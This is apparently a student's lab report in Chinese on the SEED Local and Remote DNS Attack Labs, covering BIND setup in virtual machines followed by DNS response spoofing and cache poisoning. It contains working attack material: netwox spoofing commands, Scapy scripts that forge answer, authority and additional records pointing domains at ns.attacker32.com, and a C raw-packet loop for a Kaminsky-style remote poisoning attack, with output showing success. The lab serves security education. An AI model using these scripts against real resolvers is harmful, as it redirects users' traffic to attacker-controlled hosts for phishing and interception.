Lab 6

Local DNS Attack Lab

Name：程昊

Student Number：57117128

Lab Tasks (Part I): Setting Up a Local DNS Server

这里令 Attacker 为 192.168.114.129；令 Local DNS server 为 192.168.114.131,令 Victim 为 192.168.114.130。

Task1: Configure the User Machine

◆ 实验流程：

在/etc/resolvconf/resolv.conf.d/head 中加入以下条目：

```
# Dynamic resolv.conf(5) file fo
#     DO NOT EDIT THIS FILE BY H
nameserver 192.168.114.131
```

再使配置文件生效：

```
[09/08/20]seed@VM:~$ sudo resolvconf -u
```

利用 dig 命令查看 www.baidu.com 的 IP 地址：

```
;; Query time: 8 msec
;; SERVER: 192.168.114.131#53(192.168.114.131)
;; WHEN: Tue Sep 08 14:41:47 EDT 2020
;; MSG SIZE  rcvd: 271
```

可以看到查询地址已经变成了我们所设置的 nameserver 地址。

Task2: Set up a Local DNS Server

◆ 实验流程：

在/etc/bind/named.conf.options 中加入以下选项：

```
        // Lab6
        dump-file "/var/cache/bind/dump.db";
};
```

在终端中执行以下命令：

```
[09/08/20]seed@VM:~$ sudo rndc dumpdb -cache
[09/08/20]seed@VM:~$ sudo rndc flush
```

在 conf.options 中关闭 DNSSEC:

```
        // dnssec-validation auto;
        dnssec-enable no;
```

实际上上述过程系统已经配置完毕了。

重启这项服务：

```
[09/08/20]seed@VM:~$ sudo service bind9 restart
```

我们接下来尝试 ping www.baidu.com:

```
 8 2020-09-08 17:03:51.1332361… 192.168.114.130   192.168.114.131   DNS      73 Standard query 0x6136 A www.baidu.com
 9 2020-09-08 17:03:51.1350537… 192.168.114.131   192.112.36.4      DNS      84 Standard query 0x5015 A www.baidu.com OPT
10 2020-09-08 17:03:51.1350597… 192.168.114.131   192.112.36.4      DNS      70 Standard query 0xa26b NS <Root> OPT
13 2020-09-08 17:03:51.3265109… 192.112.36.4      192.168.114.131   DNS      70 Standard query response 0xa26b NS <Root> OPT
14 2020-09-08 17:03:51.3270823… 192.112.36.4      192.168.114.131   DNS      84 Standard query response 0x5015 A www.baidu.com OPT
20 2020-09-08 17:03:51.5197256… 192.168.114.131   192.112.36.4      DNS      98 Standard query 0x3f09 A www.baidu.com OPT
23 2020-09-08 17:03:51.5202427… 192.168.114.131   192.112.36.4      DNS      84 Standard query 0xede0 NS <Root> OPT
25 2020-09-08 17:03:51.7102439… 192.112.36.4      192.168.114.131   DNS    1229 Standard query response 0x3f09 A www.baidu.com NS f.gtld-servers.net NS e.gtld-server…
27 2020-09-08 17:03:51.7109949… 192.112.36.4      192.168.114.131   DNS    1153 Standard query response 0xede0 NS <Root> NS d.root-servers.net NS i.root-servers.net …
33 2020-09-08 17:03:51.7149085… 192.168.114.131   192.48.79.30      DNS      84 Standard query 0x7f40 A www.baidu.com OPT
38 2020-09-08 17:03:51.9488528… 192.48.79.30      192.168.114.131   DNS     544 Standard query response 0x7f40 A www.baidu.com NS ns2.baidu.com NS ns3.baidu.com NS n…
42 2020-09-08 17:03:52.1854507… 192.168.114.131   192.48.79.30      DNS      98 Standard query 0x7bfb A www.baidu.com OPT
44 2020-09-08 17:03:52.4186242… 192.48.79.30      192.168.114.131   DNS     817 Standard query response 0x7bfb A www.baidu.com NS ns2.baidu.com NS ns3.baidu.com NS n…

53 2020-09-08 17:03:52.6572846… 192.43.172.30     192.168.114.131   DNS     551 Standard query response 0x2e2d A www.a.shifen.com NS dns.baidu.com NS ns2.baidu.com N…
57 2020-09-08 17:03:52.8630909… 192.168.114.131   192.43.172.30     DNS     101 Standard query 0xb4b0 A www.a.shifen.com OPT
61 2020-09-08 17:03:56.0764418… 192.43.172.30     192.168.114.131   DNS     792 Standard query response 0xb4b0 A www.a.shifen.com NS dns.baidu.com NS ns2.baidu.com N…
63 2020-09-08 17:03:56.0772719… 192.168.114.131   202.108.22.220    DNS      87 Standard query 0x3808 A www.a.shifen.com OPT
66 2020-09-08 17:03:56.1072191… 202.108.22.220    192.168.114.131   DNS     257 Standard query response 0x3808 A www.a.shifen.com NS ns1.a.shifen.com NS ns2.a.shifen…
67 2020-09-08 17:03:56.1078834… 192.168.114.131   14.215.177.229    DNS      87 Standard query 0x31fa A www.a.shifen.com OPT
68 2020-09-08 17:03:56.1390057… 192.168.114.130   192.168.114.2     DNS      73 Standard query 0x8daf A www.baidu.com
69 2020-09-08 17:03:56.1403811… 14.215.177.229    192.168.114.131   DNS     278 Standard query response 0x31fa A www.a.shifen.com A 180.101.49.12 A 180.101.49.11 NS …
70 2020-09-08 17:03:56.1417334… 192.168.114.131   192.168.114.130   DNS     302 Standard query response 0x6136 A www.baidu.com CNAME www.a.shifen.com A 180.101.49.12…
71 2020-09-08 17:03:56.1422201… 192.168.114.2     192.168.114.130   DNS     132 Standard query response 0x8daf A www.baidu.com CNAME www.a.shifen.com A 180.101.49.11…
72 2020-09-08 17:03:56.1425895… 192.168.114.130   180.101.49.11     ICMP     98 Echo (ping) request  id=0x17de, seq=1/256, ttl=64 (reply in 73)
73 2020-09-08 17:03:56.1494654… 180.101.49.11     192.168.114.130   ICMP     98 Echo (ping) reply    id=0x17de, seq=1/256, ttl=128 (request in 72)
```

可以看到之前由于 DNS cache 的清空，此时 Local DNS server 在寻找 www.baidu.com 的地址时会从根域名服务器递归查询。

我们再次尝试 ping www.baidu.com, 观察这次 wireshark 的抓包情况：

```
lo.  Time                          Source            Destination       Protocol Length Info
     1 2020-09-08 17:06:21.2480046… 192.168.114.130   192.168.114.131   DNS      73 Standard query 0xe0fc A www.baidu.com
     2 2020-09-08 17:06:21.2486791… 192.168.114.131   192.168.114.130   DNS     302 Standard query response 0xe0fc A www.baidu.com CNAME www.a.shifen.com A 180.101.49.11 A
     3 2020-09-08 17:06:21.2488662… 192.168.114.130   180.101.49.11     ICMP     98 Echo (ping) request  id=0x17e8, seq=1/256, ttl=64 (reply in 6)
     6 2020-09-08 17:06:21.2552469… 180.101.49.11     192.168.114.130   ICMP     98 Echo (ping) reply    id=0x17e8, seq=1/256, ttl=128 (request in 3)
     7 2020-09-08 17:06:21.2554113… 192.168.114.130   192.168.114.131   DNS      86 Standard query 0x8694 PTR 11.49.101.180.in-addr.arpa
     8 2020-09-08 17:06:21.2561023… 192.168.114.131   192.168.114.130   DNS     135 Standard query response 0x8694 No such name PTR 11.49.101.180.in-addr.arpa SOA 1234.101
     9 2020-09-08 17:06:22.2507668… 192.168.114.130   180.101.49.11     ICMP     98 Echo (ping) request  id=0x17e8, seq=2/512, ttl=64 (reply in 10)
    10 2020-09-08 17:06:22.2568656… 180.101.49.11     192.168.114.130   ICMP     98 Echo (ping) reply    id=0x17e8, seq=2/512, ttl=128 (request in 9)
    11 2020-09-08 17:06:23.2522136… 192.168.114.130   180.101.49.11     ICMP     98 Echo (ping) request  id=0x17e8, seq=3/768, ttl=64 (reply in 12)
    12 2020-09-08 17:06:23.2590234… 180.101.49.11     192.168.114.130   ICMP     98 Echo (ping) reply    id=0x17e8, seq=3/768, ttl=128 (request in 11)
```

可以看到此时由于 Local DNS server 的缓存内保留了 www.baidu.com 与对

应 IP 地址的映射关系，就没有从根域名服务器递归查询了。此时缓存便被用到了。

Task3: Host a Zone in the Local DNS Server

◆ 实验流程：

首先在/etc/bind/named.conf 添加 domain-ipaddr 的域和 ipaddr-domain 的域：

```
include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "example.com" {
        type master;
        file "/var/cache/bind/example.com.db";
};

zone "0.168.192.in-addr.arpa" {
        type master;
        file "/var/cache/bind/192.168.0";
};
```

然后将官网下载的两个配置文件放置/var/cache/bind 处：

192.168.0：

```
$TTL 3D
@       IN      SOA     ns.example.com. admin.example.com. (
                        2008111001
                        8H
                        2H
                        4W
                        1D)
@       IN      NS      ns.example.com.

101     IN      PTR     www.example.com.
102     IN      PTR     mail.example.com.
10      IN      PTR     ns.example.com.
```

Example.com.db:

```
$TTL 3D
@       IN      SOA     ns.example.com. admin.example.com. (
                        2008111001
                        8H
                        2H
                        4W
                        1D)

@       IN      NS      ns.example.com.
@       IN      MX      10 mail.example.com.

www     IN      A       192.168.0.101
mail    IN      A       192.168.0.102
ns      IN      A       192.168.0.10
*.example.com.  IN      A 192.168.0.100
```

再重新开启 bind9 服务，此时在用户机上利用命令 dig www.example.com 查看其 ip 地址：

```
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       192.168.0.101

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       192.168.0.10

;; Query time: 0 msec
;; SERVER: 192.168.114.131#53(192.168.114.131)
;; WHEN: Tue Sep 08 17:41:17 EDT 2020
;; MSG SIZE  rcvd: 93
```

这说明建立的域成功修改了原本的映射关系，变成了我们所设置的映射关系。

Lab Tasks (Part II): Attacks on DNS

Task4: Modifying the Host File

◆ 实验流程：

我们将 hosts file 做如下修改：

```
121.194.14.142  www.bank123.com
```

当我们 ping 它时，它的 ip 地址会变成 121.194.14.142：

```
PING www.bank123.com (121.194.14.142) 56(84) bytes of data.
64 bytes from www.bank123.com (121.194.14.142): icmp_seq=1 ttl=128 time=65.6 ms
64 bytes from www.bank123.com (121.194.14.142): icmp_seq=2 ttl=128 time=65.1 ms
64 bytes from www.bank123.com (121.194.14.142): icmp_seq=3 ttl=128 time=65.3 ms
64 bytes from www.bank123.com (121.194.14.142): icmp_seq=4 ttl=128 time=63.6 ms
64 bytes from www.bank123.com (121.194.14.142): icmp_seq=5 ttl=128 time=64.8 ms
^C
```

再尝试使用 dig 命令：

```
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.bank123.com.               IN      A

;; ANSWER SECTION:
www.bank123.com.        604800  IN      A       162.243.47.214

;; AUTHORITY SECTION:
bank123.com.            172800  IN      NS      partners2.domainagents.com.
bank123.com.            172800  IN      NS      partners1.domainagents.com.

;; ADDITIONAL SECTION:
partners1.domainagents.com. 172800 IN   A       162.243.44.64
partners2.domainagents.com. 172800 IN   A       162.243.34.78

;; Query time: 461 msec
;; SERVER: 192.168.114.131#53(192.168.114.131)
;; WHEN: Tue Sep 08 18:31:56 EDT 2020
;; MSG SIZE  rcvd: 153
```

Dig 命令则是向本地 DNS 服务器进行查询，越过了 hosts 文件。

直接从 firefox 访问该网站也是会出现问题，这可能是由于 firefox 浏览器的一些设置所导致的：

Task5: Directly Spoofing Response to User

- 实验流程：

运行 netwox，制造假的 DNS Reply 包(在 attacker machine 上)：

```
[09/08/20]seed@VM:~$ sudo netwox 105 -h "example.net" -H "1.2.3.4" -a "ns.exampl
e.com" -A "192.168.0.10" -f "src host 192.168.114.130" -d ens33
```

运行结果如下：

```
[09/08/20]seed@VM:~$ nslookup www.example.net
Server:         192.168.114.131
Address:        192.168.114.131#53

Non-authoritative answer:
Name:   www.example.net
Address: 93.184.216.34

[09/08/20]seed@VM:~$ nslookup www.example.net
Server:         192.168.114.131
Address:        192.168.114.131#53

Name:   www.example.net
Address: 1.2.3.4
```

要提前清空 Local DNS Server 的 DNS 缓存，否则服务器调用缓存进行 DNS Reply 的速度要远比 netwox 制造的回复包快很多。

- 实验结论：

  这种方式基本只能生效一次，效率很低

Task6: DNS Cache Poisoning Attack

- 实验流程：

这里 Local DNS Server 为 192.168.114.131.首先要清空它的 DNS cache：

```
[09/08/20]seed@VM:~$ sudo rndc flush
[09/08/20]seed@VM:~$
```

接着我们在 Attacker 机器上输入以下 netwox 命令：

```
[09/08/20]seed@VM:~$ sudo netwox 105 -h "example.net" -H "1.2.3.4" -a "ns.exampl
e.com" -A "192.168.0.10" -f "src host 192.168.114.131" -d ens33 -T 120 -s raw
DNS question  ____________________________________________________.
| id=16970  rcode=OK             opcode=QUERY                     |
| aa=0 tr=0 rd=0 ra=0  quest=1  answer=0  auth=0  add=1           |
| E.ROOT-SERVERS.NET. AAAA                                        |
| . OPT UDPpl=512 errcode=0 v=0 ...                               |
```

这个命令是检测到 Local DNS Server 的 DNS 请求之后，制造一个假的 DNS 回复发给 Local DNS Server，此时 Local DNS Server 的 DNS Cache 将会生成一个假的映射关系，我们在 user machine 上查看：

```
Non-authoritative answer:
Name:   www.example.net
Address: 1.2.3.4

[09/08/20]seed@VM:~$ nslookup www.example.net
Server:         192.168.114.131
Address:        192.168.114.131#53

Non-authoritative answer:
Name:   www.example.net
Address: 1.2.3.4

[09/08/20]seed@VM:~$ nslookup www.example.net
Server:         192.168.114.131
Address:        192.168.114.131#53

Non-authoritative answer:
Name:   www.example.net
Address: 1.2.3.4
```

之前一个 task 的攻击你基本只能查找一次(结果为 1.2.3.4)，因为本地 DNS 服务器的 DNS 缓存很快会被正确的 DNS 请求覆盖，从而之后的查询都是正确的结果。但是我们伪造假的 DNS 回复发送给本地 DNS 服务器之后，它的缓存被污染了(时长为 120 秒)，此时我们在这段时间内不管查询多少次，都会得到一个错误的 IP 地址。查看 cache dump：

```
;
$DATE 20200909025305
; authanswer
.                       105     IN NS   ns.example.com.
; authauthority
ns.example.com.         105     NS      ns.example.com.
; additional
                        105     A       192.168.0.10
; authanswer
www.example.net.        105     A       1.2.3.4
;
; Address database dump
;
```

可以看到，缓存被修改为错误的地址映射，这是由于我们所构造的假包导致的。

- 实验结论

  制造假的 DNS 回复污染本地域名服务器的 DNS 缓存效率要更高。

Task7: DNS Cache Poisoning: Targeting the Authority Section

- 实验流程：

  编写以下 Scapy 程序：

```
#!/usr/bin/python
from scapy.all import*
def spoof_dns(pkt):
        if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname.decode('utf-8')):
                # Swap the source and destination IP address
                ip = IP(dst=pkt[IP].src, src=pkt[IP].dst)
                # Swap the source and destination port number
                udp = UDP(dport=pkt[UDP].sport, sport=53)
                Anssec = DNSRR(rrname = pkt[DNS].qd.qname, type = 'A', rdata = '1.2.43.9', ttl = 259960)
                NSsec = DNSRR(rrname = 'example.net', type = 'NS', rdata = 'ns.attacker32.com', ttl = 259960)
                #NSsec2 = DNSRR(rrname='example.net', type='NS',ttl=259960, rdata='ns.example.net')
                dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1, nscount=1, an=Anssec, ns=NSsec)
                #dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1, an=Anssec)
                spoofpkt = ip/udp/dns
                send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and (src host 192.168.114.131 and dst port 53)', prn=spoof_dns)
```


然后运行 task7.py(上述程序)：

```
[09/09/20]seed@VM:~/.../lab6$ sudo ./task7.py
tcpdump: syntax error
```

在 User machine 上利用 dig 命令查找 www.example.net 的地址：

```
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259935  IN      A       1.2.43.9

;; AUTHORITY SECTION:
example.net.            259935  IN      NS      ns.attacker32.com.

;; Query time: 1 msec
;; SERVER: 192.168.114.131#53(192.168.114.131)
;; WHEN: Wed Sep 09 18:30:45 EDT 2020
;; MSG SIZE  rcvd: 91
```

可以看到权威域名服务器已经变为了 ns.attacker32.com。再查看缓存：



可以看到已经成功的修改了缓存中的 nameserver 的值了。

如果在攻击者的机器上设置了 ns.attacker32.com 的 zone 文件，则可以将整个 example.net. 的域名指向错误的地址。

◆ 实验结论：

修改权威域名服务器可以让整个域都指向错误的 IP 地址。

Task8: Targeting Another Domain

◆ 实验流程：

编写以下程序：

```
#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
        # Swap the source and destination IP address
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        # Swap the source and destination port number
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
        # The Answer Section
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',ttl=259200, rdata='192.168.114.129')
        # The Authority Section
        NSsec1 = DNSRR(rrname='example.net', type='NS', ttl=259200, rdata='attacker32.com')
        NSsec2 = DNSRR(rrname='google.com', type='NS', ttl=260000, rdata='attacker32.com')
        # The Additional Section
        Addsec1 = DNSRR(rrname='attacker32.com', type='A', ttl=259200, rdata='1.2.3.4')
        Addsec2 = DNSRR(rrname='attacker32,com', type='A', ttl=259200, rdata='5.6.7.8')

        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=2, arcount=2,
                an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2) #ar=Addsec1
        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)
        # Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53 ', prn=spoof_dns)
```

运行以上 py 文件，然后在用户机上执行 dig 命令：

```
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 21399
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       192.168.114.129

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      attacker32.com.
google.com.             260000  IN      NS      attacker32.com.

;; ADDITIONAL SECTION:
attacker32.com.         259200  IN      A       1.2.3.4
attacker32,com.         259200  IN      A       5.6.7.8

;; Query time: 85 msec
;; SERVER: 192.168.114.131#53(192.168.114.131)
;; WHEN: Wed Sep 09 20:06:33 EDT 2020
;; MSG SIZE  rcvd: 201
```

这里的ns字段将NSsec2放在了NSsec1前，所以谷歌顶级域名的nameserver的映射关系被写入了本地域名服务器的缓存。如果NSsec1放在前面，则是写入了example.net的映射关系到缓存中去。

```
; authauthority
google.com.             259987  NS      attacker32.com.
; authanswer
```

Task9: Targeting the Additional Section

◆ 实验流程：

编写以下程序：

```
#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
        # Swap the source and destination IP address
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        # Swap the source and destination port number
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
        # The Answer Section
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',ttl=259200, rdata='123.123.123.123')
        # The Authority Section
        NSsec1 = DNSRR(rrname='example.net', type='NS', ttl=259200, rdata='attacker32.com')
        NSsec2 = DNSRR(rrname='example.net', type='NS', ttl=259200, rdata='ns.example.net')
        # The Additional Section
        Addsec1 = DNSRR(rrname='attacker32.com', type='A', ttl=259200, rdata='1.2.3.4')
        Addsec2 = DNSRR(rrname='ns.example.net', type='A', ttl=259200, rdata='5.6.7.8')
        Addsec3 = DNSRR(rrname='www.facebook.com', type='A', ttl=259200, rdata='3.4.5.6')
        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=2, arcount=3,
                an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2/Addsec3) #ar=Addsec1
        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)
        # Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
```

和task8一样仍然无法显示非example.net之外的域名：

```
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       123.123.123.123

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      attacker32.com.
example.net.            259200  IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
attacker32.com.         259200  IN      A       1.2.3.4
ns.example.net.         259200  IN      A       5.6.7.8
www.facebook.com.       259200  IN      A       3.4.5.6
```

查看缓存 Local DNS server：

```
; additional
attacker32.com.         259103  A       1.2.3.4
; authauthority
example.NET.            259103  NS      ns.example.net.
                        259103  NS      attacker32.com.
; additional
ns.example.NET.         259103  A       5.6.7.8
; authanswer
www.example.NET.        259103  A       123.123.123.123
```

在 cache 中，只有 attack32.com->1.2.3.4 和 ns.example.net->5.6.7.8 的缓存，而 www.facebook.com ->3.4.5.6 的记录不会被缓存，这是由于 additional 中的记录只有与 authority 中匹配，dns 缓存才会将其收入到 dns 的缓存中。

Remote DNS Cache Poisoning Attack Lab

实验环境已经配置完毕，只需要删除上个 lab 的 example zone 的配置即可。同时也需要配置 Attacker 的机器。

Task1: Remote Cache Poisoning

◆ 实验流程：

这里实验流程主要分为三个部分，利用 Scapy 构造 DNS request 和 DNS response

报文，然后再编写 C 程序实现远程攻击(发送报文)

Spoorf_req.py：

```
#!/usr/bin/python3
from scapy.all import*

def hook(pkt):
        pkt.show()

targetName = 'aaaaa.example.com'

dstIP = '192.168.114.131'
srcIP = '192.168.114.129'  #a..... nameserver b is 133.53

ip = IP(dst = dstIP, src = srcIP)
udp = UDP(dport = 53, sport = 34567, chksum = 0)

Qdsec = DNSQR(qname = targetName)
ARsec = DNSRR(rrname = '.', type = 'OPT', rclass = 4096)
dns = DNS(id = 0xcbeb, qr = 0, rd = 1, qdcount = 1, arcount = 1, qd = Qdsec, ar =ARsec)


Reqpkt = ip/udp/dns


#pkt = sniff(filter='dst port 53 and udp', prn = hook)
with open('ip_req.bin', 'wb') as f:
        f.write(bytes(Reqpkt))

#send(Reqpkt)
```

Spoof_resp.py：

```
#!/usr/bin/python3
from scapy.all import*

targetName = 'aaaaa.example.com'
targetDomain = 'example.com'
attackerNS = 'ns.attacker32.com'

dstIP = '192.168.114.131'
srcIP = '199.43.133.53'  #b..... nameserver a is 135.53

ip = IP(dst = dstIP, src = srcIP)
udp = UDP(dport = 33333, sport = 53, chksum = 0)

Qdsec = DNSQR(qname = targetName)
Anssec = DNSRR(rrname = targetName, type = 'A', rdata = '1.1.1.1', ttl = 259200)
NSsec = DNSRR(rrname = targetDomain, type = 'NS', rdata = attackerNS, ttl = 259200)
dns = DNS(id = 0xAAAA, aa = 1, rd = 1, qr = 1, qdcount = 1, ancount = 1, nscount = 1, arcount = 0, qd = Qdsec, an = Anssec, ns = NSsec)

Replypkt = ip/udp/dns
send(Replypkt)
with open('ip_resp.bin', 'wb') as f:
        f.write(bytes(Replypkt))
```

这里的两个文件主要目的仅仅是构造合适格式的报文，并且构成二进制文本文件。

接下来主要看 C 文件：

Attack.c(部分)：

```
  while (1) {
        transaction_id = transaction_id + add;

    // Generate a random name with length 5
    char name[5];
    for (int k=0; k<5; k++)  name[k] = a[rand() % 26];

    printf("attempt #%ld. request is [%s.example.com], transaction ID is: [%hu]\n",
            ++i, name, transaction_id);


    //###################################################################
    /* Step 1. Send a DNS request to the targeted local DNS server
               This will trigger it to send out DNS queries */

    // ... Students should add code here.
        memcpy(ip_req + 41, name, 5);
        send_dns_request((char *)ip_req, n_req);

    // Step 2. Send spoofed responses to the targeted local DNS server.

    // ... Students should add code here.

        send_dns_response((char *)ip_resp, n_resp, transaction_id, name);
        sleep(0.1);
    //###################################################################
  }
void send_dns_request(char * buffer, int pkt_size)
{
  // Students need to implement this function
        send_raw_packet(buffer, pkt_size);
}


/* Use for sending forged DNS response.
 * Add arguments to the function definition if needed.
 * */
void send_dns_response(char * buffer, int pkt_size, int trans_id, char * name)
{
  // Students need to implement this function

        struct ipheader *ip = (struct ipheader *) buffer;
        struct dnsheader *dns = (struct dnsheader *) (buffer + sizeof(struct ipheader) + sizeof(struct udpheader));
        dns->query_id = trans_id;
        memcpy(buffer+41, name, 5);
        memcpy(buffer+64, name, 5);
        ip->iph_chksum = csum((unsigned short *)buffer, sizeof(struct ipheader) + sizeof(struct udpheader));
        printf("chksum: %d\n", ip->iph_chksum);
        //printf((unsigned short *)(buffer + 13));
        //printf("\n");
        send_raw_packet(buffer, pkt_size);
}
```

这里文件的主要思想有两部分构成，首先是对于每次随即域名而言，要修改 request 包和 response 包的（根据逻辑），其次要计算修改的位置(偏移)。然后(tid,domain)为二元组发送 flooding 攻击，以期实现缓存污染。

我们不断的查看本地域名服务器的缓存：

```
[09/10/20]seed@VM:~/Desktop$ check.sh
dump the cache
if there is no result, the attack is not successful
[09/10/20]seed@VM:~/Desktop$ check.sh
dump the cache
if there is no result, the attack is not successful
[09/10/20]seed@VM:~/Desktop$ check.sh
dump the cache
if there is no result, the attack is not successful
[09/10/20]seed@VM:~/Desktop$ check.sh
dump the cache
if there is no result, the attack is not successful
[09/10/20]seed@VM:~/Desktop$ check.sh
dump the cache
if there is no result, the attack is not successful
```

最终可以看到：

```
dump the cache
if there is no result, the attack is not successful
[09/10/20]seed@VM:~/Desktop$ check.sh
dump the cache
example.com.            85542   NS      ns.attacker32.com.
if there is no result, the attack is not successful
[09/10/20]seed@VM:~/Desktop$ check.sh
dump the cache
example.com.            85506   NS      ns.attacker32.com.
if there is no result, the attack is not successful
```

在 User machine 上使用 dig www.example 命令：

```
;; ANSWER SECTION:
www.example.com.        85521   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.com.            85521   IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.      604800  IN      A       192.168.114.129
ns.attacker32.com.      604800  IN      AAAA    ::1
```

这里是已经完成了攻击者的 DNS 配置后的结果。由于之前已经查询过 www.example.com 的地址，因此 www.example.com 的地址还是正确的，但是 example.com 的域名服务器已经被改变。

◆ 实验结论：

这里反正我的攻击实现的时间比较长，我也不知道为什么。攻击的方式很巧

妙，考虑两种情况：

A：当前攻击未成功，则 Apollo 的 DNS 缓存记录包含了 example.com 域名服务器信息的正确记录，则后面的查询 Apollo 都会直接访问 example.com 域名服务器。

B：攻击者足够幸运，伪造的应答包在正确的应答包之前到达，则伪造的信息（example.com 的域名服务器被指定为 ns.attacker32.com）被 Apollo 缓存下来。同时假如后面的攻击继续进行，Apollo 因为请求的主机名发生了变化，同样会发出 DNS 请求，但是，因为 Apollo 利用错误的缓存而无法收到正确的应答，则错误的缓存不会被替换掉。

Task2: Result Verification

◆ 实验流程：

本地 DNS 服务器：

在/etc/bind/name.conf.default-zones 添加:

```
[09/10/20]seed@VM:~$ sudo gedit /etc/bind/name.conf.default-zones
```

```
zone "ns.attacker32.com" {
    type master;
    file "/etc/bind/db.attacker";
};
```

然后创建文件/etc/bind/db.attacker：

```
;
; BIND data file for local loopback interface
;
$TTL    604800
@       IN      SOA     localhost. root.localhost. (
                              2         ; Serial
                         604800         ; Refresh
                          86400         ; Retry
                        2419200         ; Expire
                         604800 )       ; Negative Cache TTL
;
@       IN      NS      ns.attacker32.com.
@       IN      A       192.168.114.129
@       IN      AAAA    ::1
```

攻击者 DNS 服务器：

在/etc/bind/named.conf.default-zones 文件中添加条目：

```
zone "example.com" {
    type master;
    file "/etc/bind/example.com.db";
};
```

创建文件/etc/bind/example.com.db：

```
$TTL 3D
@   IN  SOA ns.example.com. admin.example.com. (
        2008111001
        8H
        2H
        4W
        1D)

@   IN  NS  ns.attacker32.com.
@   IN  MX  10 mail.example.com.

www IN  A   1.1.1.1
mail    IN  A   1.1.1.2
*.example.com.  IN  A 1.1.1.100
```

再重启程序：

```
[09/10/20]seed@VM:~$ sudo service bind9 restart
```

此时我们来尝试在用户主机上查询 xyz.example.com 的地址：

```
;xyz.example.com.               IN      A

;; ANSWER SECTION:
xyz.example.com.        259200  IN      A       1.1.1.100

;; AUTHORITY SECTION:
example.com.            140321  IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.      604800  IN      A       192.168.114.129
ns.attacker32.com.      604800  IN      AAAA    ::1

;; Query time: 7 msec
;; SERVER: 192.168.114.131#53(192.168.114.131)
;; WHEN: Fri Sep 11 08:03:48 EDT 2020
;; MSG SIZE  rcvd: 132
```

这说明远程 dns 缓存污染已经完全成功了。

